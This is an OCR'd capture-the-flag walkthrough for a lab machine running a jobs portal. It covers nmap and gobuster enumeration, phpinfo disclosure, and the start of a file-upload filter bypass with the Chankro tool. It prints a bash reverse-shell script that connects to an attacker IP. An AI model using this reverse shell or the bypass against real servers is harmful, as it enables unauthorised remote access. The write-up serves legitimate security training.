


```
┌──(kali㉿kali)-[~/Downloads]
└─$ nmap -A 10.10.212.198
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-22 13:43 EDT
Nmap scan report for 10.10.212.198
Host is up (0.23s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 1f:97:54:30:24:74:f2:fa:15:ed:f3:35:84:dc:6c:d0 (RSA)
|   256 a7:21:78:6d:a6:05:7e:5a:0f:7e:53:65:0a:c4:53:49 (ECDSA)
|_  256 57:1c:22:ac:59:69:62:cb:94:bd:e9:9f:67:68:23:c9 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Ecorp - Jobs
|_http-server-header: Apache/2.4.18 (Ubuntu)
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5.4
OS details: Linux 5.4
Network Distance: 5 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   106.83 ms 10.17.0.1
2   ... 4
5   228.13 ms 10.10.212.198

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.37 seconds
```

We can see that we have 2 open ports on this machine: Port 22 ———

SSH
Port 80 —— A web page running a jobs portal

Now we visit the website and we see that there are lots of jobs available to apply.



Hot Jobs

Need a web designer Full-Time

Lorem ipsum dolor sit amet, consectetur adipisicing elit. Illum quaerat aut veniam molestiae atque dolorum omnis temporibus consequuntur saepe. Nemo atque consectetur saepe corporis odit in dicta reprehenderit, officiis, praesentium?

Art/Design · Washington, USA · 60/ Hour · MORE DETAIL

Front-end developer needed Full-Time

Lorem ipsum dolor sit amet, consectetur adipisicing elit. Illum quaerat aut veniam molestiae atque dolorum omnis temporibus consequuntur saepe. Nemo atque consectetur saepe corporis odit in dicta reprehenderit, officiis, praesentium?

Technologies · Cupertino, CA, USA · 60/Hour · MORE DETAIL


Senior Accountant Part-Time

Lorem ipsum dolor sit amet, consectetur adipisicing elit. Illum quaerat aut veniam molestiae atque dolorum omnis temporibus consequuntur saepe. Nemo atque consectetur saepe corporis odit in dicta reprehenderit, officiis, praesentium?

Finance · Delaware, USA · 60/Hour · MORE DETAIL

Fullstack web developer needed Full-Time

There is another page where we can upload our CV




Send your cv in image format

No file selected.

Upload a real image


Now here I decide to perform a gobuster scan to check for directories



```
┌──(kali㉿kali)-[~/Downloads/Chankro]
└─$ gobuster dir -u http://10.10.212.198/ -w=/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 64 --no-error -z
-x php,asp,html,txt,zip
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.212.198/
[+] Method:                  GET
[+] Threads:                 64
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,asp,html,txt,zip
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 278]
/.php                 (Status: 403) [Size: 278]
/index.html           (Status: 200) [Size: 12012]
/uploads              (Status: 301) [Size: 316] [--> http://10.10.212.198/uploads/]
/assets               (Status: 301) [Size: 315] [--> http://10.10.212.198/assets/]
/cv.php               (Status: 200) [Size: 4153]
```

Now the Gobuster scan gave us a lot of directories.

From the scan we found that there is phpinfo.php so I checked that as well.




PHP Version 7.0.33-0ubuntu0.16.04.16

System	Linux ubuntu 4.4.0-210-generic #242-Ubuntu SMP Fri Apr 16 09:57:56 UTC 2021 x86_64
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.0/apache2
Loaded Configuration File	/etc/php/7.0/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.0/apache2/conf.d
Additional .ini files parsed	/etc/php/7.0/apache2/conf.d/10-opcache.ini, /etc/php/7.0/apache2/conf.d/10-pdo.ini, /etc/php/7.0/apache2/conf.d/20-calendar.ini, /etc/php/7.0/apache2/conf.d/20-ctype.ini, /etc/php/7.0/apache2/conf.d/20-exif.ini, /etc/php/7.0/apache2/conf.d/20-fileinfo.ini, /etc/php/7.0/apache2/conf.d/20-ftp.ini, /etc/php/7.0/apache2/conf.d/20-gettext.ini, /etc/php/7.0/apache2/conf.d/20-iconv.ini, /etc/php/7.0/apache2/conf.d/20-json.ini, /etc/php/7.0/apache2/conf.d/20-phar.ini, /etc/php/7.0/apache2/conf.d/20-posix.ini, /etc/php/7.0/apache2/conf.d/20-readline.ini, /etc/php/7.0/apache2/conf.d/20-shmop.ini, /etc/php/7.0/apache2/conf.d/20-sockets.ini, /etc/php/7.0/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.0/apache2/conf.d/20-sysvsem.ini, /etc/php/7.0/apache2/conf.d/20-sysvshm.ini, /etc/php/7.0/apache2/conf.d/20-tokenizer.ini
PHP API	20151012
PHP Extension	20151012
Zend Extension	320151012
Zend Extension Build	API320151012,NTS
PHP Extension Build	API20151012,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled
IPv6 Support	enabled
DTrace Support	available, disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	zlib.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, convert.iconv.*

This program makes use of the Zend Scripting Language Engine:

In this PHP configuration page we've fine the document root location of the web shell




HTTP_ACCEPT_ENCODING	gzip, deflate
HTTP_CONNECTION	keep-alive
HTTP_UPGRADE_INSECURE_REQUESTS	1
HTTP_PRIORITY	u=0, i
PATH	/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE	<address>Apache/2.4.18 (Ubuntu) Server at 10.10.58.163 Port 80</address>
SERVER_SOFTWARE	Apache/2.4.18 (Ubuntu)
SERVER_NAME	10.10.58.163
SERVER_ADDR	10.10.58.163
SERVER_PORT	80
REMOTE_ADDR	10.17.24.30
DOCUMENT_ROOT	/var/www/html/fa5fba5f5a39d27d8bb7fe5f518e00db
REQUEST_SCHEME	http
CONTEXT_PREFIX	*no value*
CONTEXT_DOCUMENT_ROOT	/var/www/html/fa5fba5f5a39d27d8bb7fe5f518e00db
SERVER_ADMIN	webmaster@localhost
SCRIPT_FILENAME	/var/www/html/fa5fba5f5a39d27d8bb7fe5f518e00db/phpinfo.php
REMOTE_PORT	44264
GATEWAY_INTERFACE	CGI/1.1
SERVER_PROTOCOL	HTTP/1.1
REQUEST_METHOD	GET
QUERY_STRING	*no value*

This is the location.


And for bypassing filter we have to use **Chankro Tool**

Before that we have to make a bash file.Here is the bash file named **c.sh** I'm using for getting reverse shell



```
  GNU nano 8.2                           c.sh
#!/bin/bash

bash -i >& /dev/tcp/10.17.24.30/1234 0>&1
```


Write the ip of your attackbox and ports according to you



```
  GNU nano 8.2                                     c.sh
#!/bin/bash

bash -i >& /dev/tcp/10.17.24.30/1234 0>&1
```

Install Chankro tool by typing the command in specific directory

└─$ git clone https://github.com/TarlogicSecurity/Chankro.git

